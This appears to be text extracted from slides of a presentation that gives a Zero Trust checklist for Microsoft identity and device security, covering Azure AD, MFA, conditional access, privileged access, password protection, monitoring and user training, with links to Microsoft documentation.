


Strong authentications, conditional access and intelligent strategies

Modernize Identity and device management



Consolidation then legacy infrastructure cleanup



For You, our Zero Trust “To-do list”



Microsoft Documentation!

Zero Trust Document Center <https://docs.microsoft.com/en-us/security/zero-trust/>

Monitor your Azure AD Secure Score

<https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/identity-secure-score>

Integrate your Apps into Azure AD

<https://docs.microsoft.com/en-us/azure/active-directory/manage-apps/plan-an-application-integration>

Enable PHS and do not use PTA or ADFS federation

Enable Seamless SSO and minimize the use of ADFS On-Premise

Azure MFA + Passwordless avec FIDO2 (Yubico, ...)

Use PIM for IT teams

Use Azure AD Identity Protection for Everyone

Privileged Accounts | backup accounts | MFA | Passwordless

Security Update Guide: Patch and patch again!

<https://msrc.microsoft.com/update-guide/>

Conditional Access

MFA for Guests

MFA for Everyone

Access policies and trusted locations

Test | What If?

Reports - SecOps

Devices

Azure AD logs (Sign-ins and applications)

Users at risk: logins, locations, IP, GPS, Cloud App Security

Azure Sentinel

Passwords

SSPR

Smart Lockout Azure AD / Active Directory

Password Protection

Education & Communication with Users

Internal training / Cyber best practices



⌈

Merci 😊